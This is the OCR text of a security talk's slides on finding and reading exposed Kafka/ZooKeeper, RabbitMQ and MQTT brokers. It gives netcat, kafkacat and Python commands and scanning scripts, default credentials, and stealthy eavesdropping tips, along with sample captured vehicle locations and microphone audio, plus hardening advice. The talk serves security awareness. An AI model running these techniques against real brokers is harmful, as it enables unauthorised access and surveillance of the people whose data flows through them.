
The Messaging Menagerie




@stuchl4n3k
slides https://bit.ly/30vR2ip

Road map

- Messaging intro
- **Kafkas** and where to find them
- Eavesdropping **Rabbits**
- **MQTT** exotics
- **JMS** payload decoding
- **DDS** security
- IoT on **Jabber**
- **CoAP** safari

Quick intro to messaging


- Messsage-oriented middleware(MOM)
- Key concepts:
  - message
  - queue
  - topic



Quick intro to messaging


- Key actors:
  - publisher (producer)
  - subscriber (consumer)
  - broker

Quick intro to messaging



Kafkas and where to find them

- By **LinkedIn** in **Java**
- Now under **Apache** umbrella
- They call it a distributed streaming platform



Producers
App
App
App
DB
Connectors
DB
Kafka
Cluster
App
Stream
Processors
App
App
App
App
Consumers

TL;DR: Ask the ZooKeeper!

- **Centralized service** for cluster coordination (but also distributed)
  - maintaining configuration information
  - naming
  - distributed synchronization

- **For Kafka this means:**
  - Controller election
  - Configuration of Topics
  - Membership management

TL;DR: Ask the ZooKeeper!



1. Find a ZooKeeper IP
- the leader node

- **TCP/2181**

- Shodan query **"Zookeeper version:"** (43k hits)

2.Check its health

```
$ echo ruok | nc zoo.hackme.org 2181

imok
```

3.Interrogate the leader: ZK commands!

envi: print details about serving environment

```
$ echo envi | nc zoo.hackme.org 2181

Environment:
zookeeper.version=3.4.10-39d3a4f269333c922ed3db283be479f9deacaa0f,
                  built on 03/23/2017 10:13 GMT
host.name=zoo.hackme.org
java.version=1.8.0_181
java.vendor=Oracle Corporation
java.home=/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.181-3.b13.el7_5.x86_64/jre
java.class.path=/opt/kafka_2.11-1.1.0/bin/../libs/aopalliance-repackaged
                -2.5.0-b32.jar:/opt/kafka_2.11-1.1.0/bin/../libs/argparse4j
                -0.7.0.jar:/opt/kafka_2.11-1.1.0/bin/../libs/commons-lang3
                -3.5.jar:...
```

3.Interrogate the leader: ZK commands!

dump: list the (ephemeral) nodes to find any connected brokers

```
$ echo dump | nc zoo.hackme.org 2181

SessionTracker dump:
Session Sets (3):
0 expire at Fri Feb 15 20:43:09 CET 2019:
0 expire at Fri Feb 15 20:43:12 CET 2019:
1 expire at Fri Feb 15 20:43:15 CET 2019:
    0x16883e87c240000
ephemeral nodes dump:
Sessions with Ephemerals (1):
0x16883e87c240000:
    /controller
    /brokers/ids/0
```

4.Fetch details about the broker

kazoo: ZooKeeper client library for Python 👍

```
# kazoo-dump.py

from kazoo.client import KazooClient
import logging

logging.basicConfig()
zk = KazooClient(hosts='zoo.hackme.org:2181')
zk.start()

data, stat = zk.get("/brokers/ids/0")
print("Version: %s, data: %s" % (stat.version, data.decode("utf-8")))

zk.stop()
```

4.Fetch details about the broker

kazoo: ZooKeeper client library for Python 👍

```
$ python kazoo-dump.py

Version: 0, data: {
    "listener_security_protocol_map": {
        "PLAINTEXT": "PLAINTEXT"
    },
    "endpoints": ["PLAINTEXT://kafka.hackme.org:9092"],
    "jmx_port": -1,
    "host": "kafka.hackme.org",
    "timestamp": "1548401285140",
    "port": 9092,
    "version": 4
}
```

5.We now have a Kafka broker - let's ask for its topics

kafkacat: netcat for Kafka 👍

```
$ kafkacat -b kafka.hackme.org:9092 -L

Metadata for all topics (from broker -1: kafka.hackme.org:9092/bootstrap):
 1 brokers:
  broker 0 at kafka.hackme.org:9092
 3 topics:
  topic "twsnt.tw-sentiment" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
  topic "en-stream.tweet-dest" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
  topic "import-ok" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
```

6.Consume messages for any topic

```
$ kafkacat -b kafka.hackme.org:9092 -C -t import-ok -o beginning

[+] Got 10 messages in topic import-ok @ kafka.hackme.org:9092.
{
    "topic":"import-ok","partition":0,"offset":39067,
    "key":"CZ_Bosch_ExtractXYXYXYXYXYXY.xml_XYXYXY.xml",
    "payload":"\u0000\u0005sr\u0000<org.hackme.xy.importhistory.messaging.
              ImportAuditMessage\u0010z\u0qi=\u0002\u0000\nL\u0000\bduration
              \u0000\u0013Ljava/lang/Integer;L\u0000\nentityTypet\u0000
              \u0012Ljava/lang/String;L\u0000\u0006errorst\u0000\u0010Ljava/util/List;
              L\u0000\bfileNameq\u0000~\u0000\u0002L\u0000\u000BitemsFailedq
              \u0000~\u0000\u0001L\u0000\ritemsImportedq\u0000~\u0000\u0001L
              \u0000\fitemsInvalidq\u0000~\u0000\u0001L\u0000\nitemsTotalq
              \u0000~\u0000\u0001L\u0000\ttimestampt\u0000\u0019Ljava/time/
              ZonedDateTime;..."
}
...
```

Let’s automate this

```
$ python3 zk-resolve-nodes.py -h

usage: zk-resolve-nodes.py [-h] [-v] [-V] [-p PORT] IP PATH [PATH ...]

Script to resolve given node paths to a node host:port pairs @ given ZooKeeper
instance. By stuchl4n3k

positional arguments:
  IP                    ZooKeeper IP/hostname
  PATH                  node path you want to resolve

optional arguments:
  -h, --help            show this help message and exit
  -v, ---version        show version number and exit
  -V, ---verbose        be more verbose
  -p PORT, --port PORT  ZooKeeper port (defaults to 2181)
```

Let’s automate this

```
$ ./kafkafind.sh 247.251.253.143 2181

[+] Requesting dump for 247.251.253.143:2181 ...
[+] Found 2 connected nodes:
/brokers/ids/1002
/controller
[+] Resolving node paths...
/brokers/ids/1002 --> 247.251.253.143:9092
[+] Interrogating node 247.251.253.143:9092...
[+] Got 34 topics for node 247.251.253.143:9092.
...
```

What is Out There?

- 43k ZooKeeper instances in Shodan (China, France, US)
- Hi-performance messaging solutions
- Website activity tracking
- Log aggregation, metric processing
- Shipping data
- Cloud computing telemetry

Security?

"expected to operate in a trusted computing environment, behind a firewall"

Apache Kafka

Security?

- Supports **server certificates**, not by default though
- Supports some kind of **ACL via custom auth. plugins**
- **CVE-2018-8012** allows a server to join a quorum without authentication (i.e. write access)
  - fixed in 3.4.10+ (28 % still not upgraded)

- Do not expose TCP/2181 publicly
- Messages in queues are **not durable**!

RabbitMQ: eavesdropping

About RabbitMQ

- **Pivotal RabbitMQ** is well known and popular OS message broker **written in Erlang**

- Speaks **AMQP** aka All My Queues are Public


- Also supports other protocols: **STOMP, MQTT and WebSocket**

What is Out There?

- Shodan reports almost **6k instances** (China + US)
- **Event collection**, metrics, company analytics apps
- **Web app messaging** (websocket, SMS notifications, OTP, mails campaigns)
- **Game industry** - event propagation
- **Market** streaming data
- CI systems **distributing builds**

Security?

- **No authentication** or **default credentials** (guest/guest)
- TLS support, but rarely deployed
- Multiple exposed ports:
  - **AMQP**: TCP/5672,5671
    (w/o and w/ TLS)
  - **EPMD**: TCP/4369
    (peer discovery service)



Security: ports (cont'd)

- **ERLDP:** TCP/25672 (inter-node communication, "should not be publicly exposed")
- **CLI-tools:** TCP/35672-35682
- **HTTP API:** TCP/15672
- **STOMP:** TCP/61613,61614 (w/o and w/ TLS)
- **STOMP over WebSocekts:** TCP/15674
- **MQTT:** TCP/1883,8883 (w/o and w/ TLS)
- **MQTT over WebSockets:** TCP/15675
- https://www.rabbitmq.com/networking.html

Security: exploit scenarios

- **Information disclosure**
  (user’s locations, credentials)
- **Injection attacks**
  (data are fed to SQL, serialized formats)
- **Spoofing attacks**
  (fake PDF generator service)

No endpoint knowledge?

- Try **RabbitMQ Management interface** on TCP/15672 thanks to enabled **rabbitmq_management** plugin

- Out of **~4.5k probed instances 12 %** **returned 200 OK** on conn. with missing auth or with **default creds**

- Chances are **TLS is not configured** (because performance, extra work)
  -> just capture the traffic if you're en route

RabbitMQ

Log out

RabbitMQ 3.4.1, Erlang 17.3.2


Overview | Connections | Channels | Exchanges | Queues | Admin

Virtual host: All

Overview


Totals

Queued messages (chart: last minute) (?)



Ready	0 msg
Unacked	12 msg
Total	12 msg

Message rates (chart: last minute) (?)



Publish	230/s
Confirm	0.00/s
Deliver	397/s
Redelivered	0.00/s
Acknowledge	379/s
Get	0.00/s
Get (noack)	0.00/s


Global counts (?)

Connections: 11 | Channels: 66 | Exchanges: 23 | Queues: 14 | Consumers: 31

Eavesdropping setup

To avoid instant detection


Fanout:



Eavesdropping setup

To avoid instant detection

Fanout:



Round-robin:

Eavesdropping setup

- Automate RabbitMQ Management API scraping and message eavesdropping with **cottontail** 👍

```
python cottontail -h

       /\ /|
       \ V/
       | "")      Cottontail v0.8.0
       /  |       Quentin Kaiser (kaiserquentin@gmail.com)
      /  \\
    *(__\_\)

usage: cottontail [-h] [--username USERNAME] [--password PASSWORD] [-v] url
```

  - See the tutorial here: https://quentinkaiser.be

Security hardening

- Previously **known issues:**
  ROBOT/POODLE/BEAST/X-Forwarded-For
    -> update Erlang
    -> upgrade to RabbitMQ 3.4.0+
      (99 % of publicly exposed instances run < 3.4)
    -> enforce TLS 1.2+
- Disable Management plugin in production
- **Configure properly** and protect the ports

MQTT exotics

About MQTT

- **Machine-to-Machine** connectivity protocol (IoT)
- **Lightweight** pub/sub transport
- **Simple** implementation
- **Many Brokers:**
  - HiveMQ
  - RabbitMQ
  - Mosca
  - Emqttd
  - Mosquitto

- **CLI tools:**

```
$ mosquitto_sub -h mqtt.hackme.org -C 100 -t 'some/topic'
```

What was Out There in 2016?

https://www.youtube.com/watch?v=o7qDVZr0t2c

What is there now?

- Arduino **weather stations**
- **Location trackers**
- **Shared bikes**
- **Smart homes** (lights, garden sprinklers, call monitors, cameras, audio systems, ...)
- **Smart cars**

- Payloads are mostly wrapped in JSON or XML

JPEG over MQTT

```
Topics:

camera/metrics
camera/snapshot
camera/image  <-- let's read a message from this one
gardenhouse/light/led
gardenhouse/light/main
reel/control  <-- let's NOT mess with these
well/pump     <-- let's NOT mess with these
```


15.07.2018 13:39:58

CAN bus

- **Messaging protocol** (ISO 11898) **in cars** since 90s
- Connecting ECUs together
- **Diagnostics** data, car systems **control**
- No security, obviously


3:36 86°
AUTO
DUAL
Defrost
Off
Off
A/C
Audio
Climate
Phone
Nav
Apps
Settings
SONY
SOUND
A/C
AUTO
publishing and latching message for 3.0 seconds
nvidia@autti:~/code/celsius$ rostopic pub /celsius_control celsius/CelsiusControl ac_toggle --once

CAN bus over MQTT ©

```
Topics:

can/dev/WaveIsol/Bus voltage
can/dev/WaveIsol/Bus current
can/dev/WaveIsol/Motor rpm
can/dev/WaveIsol/Vehicle speed
can/dev/WaveIsol/DC out current fast
can/dev/WaveIsol/DC out current
can/dev/WaveIsol/Output volts
...
```


CFoM©®™: Car Fleet over MQTT

Let's only expose **interesting data**, one car per topic:

```
Topics:

VTczIBdQR0I5AEUA
VTczIBdQR0I6ACEA
VTczIBdQR0I6AD8A
VTczIBdQR0JgADAA
...
```

```
--> Subscribe VTczIBdQR0I5AEUA

<-- {
  "FRM":43824,"VMS":"FREE","VLS":"DCKD","VSS":"OFF","VEM":"OFF","TSM":0.00,
  "TDK":3.18,"VTK":3.29,"BCP":100,"BRK":30.00,"AAP":-14,"AAR":-3,"AMG":4.40,
  "CRP":1174,"CTS":432,"CRG":4278255360,"CRT":4278255382,"UTS":250392,
  "UTG":48346,"GSQ":-57,"GON":1,"GTS":20190516144031,
  "GLT":44.478320,"GLN":26.091727,"GAL":77.535,"GSV":11,"GHP":23.8
}
```

CFoM©®™: Car Fleet over MQTT



Hermes aka let's expose your microphone to the wild

MQTT crawler hit:

```
Subscribe mqtt.hackme.org:1883 '#'
...
Got 2 topics:
hermes/asr/textCaptured
hermes/audioServer/default/audioFrame
```

WTF is hermes audioserver? Ask Google...

Using Voice

to Make Technology Disappear

Snips provides Private-By-Design, Decentralized Voice Assistant Technology and Solutions.

Start building with Snips

Speak to a Voice Specialist

For the past several decades, we've had to make a constant effort to learn how the machines around us work. We now feel saturated.


Hermes: Let's look at the payloads....

```
$ java -jar mqtt-topic-discovery.jar

2019-05-20 09:56:39.947 DEBUG MqttTopicDiscovery :
  Got message from broker 'XYX.XYX.XYX.XYX:1883' on topic 'hermes/audioServer/default/
  'RIFF4□WAVEfmt □□□□>}□□timD□>□j□data□□□
```

Security?

- IoT dashboards are often protected, giving a false promise of some security...

```
    dashboard.diy.wtf:8080
--> GET /
<-- 401 Unauthorized
```



Security?

- When the broker in fact is still open to the wild

```
    dashboard.diy.wtf:1883
--> MQTT Connect Command (1), Connect Flags 0x02 (No Login, No Pass)
<-- MQTT Return Code: Connection Accepted (0)
```

Security?

```
▼ MQ Telemetry Transport Protocol, Connect Command
  ▶ Header Flags: 0x10, Message Type: Connect Command
    Msg Len: 16
    Protocol Name Length: 4
    Protocol Name: MQTT
    Version: MQTT v3.1.1 (4)
  ▼ Connect Flags: 0x02, QoS Level: At most once delivery (Fire and Forget), Clean Session Flag
      0... .... = User Name Flag: Not set
      .0.. .... = Password Flag: Not set
      ..0. .... = Will Retain: Not set
      ...0 0... = QoS Level: At most once delivery (Fire and Forget) (0)
      .... .0.. = Will Flag: Not set
      .... ..1. = Clean Session Flag: Set
      .... ...0 = (Reserved): Not set
    Keep Alive: 60
    Client ID Length: 4
    Client ID: test
```

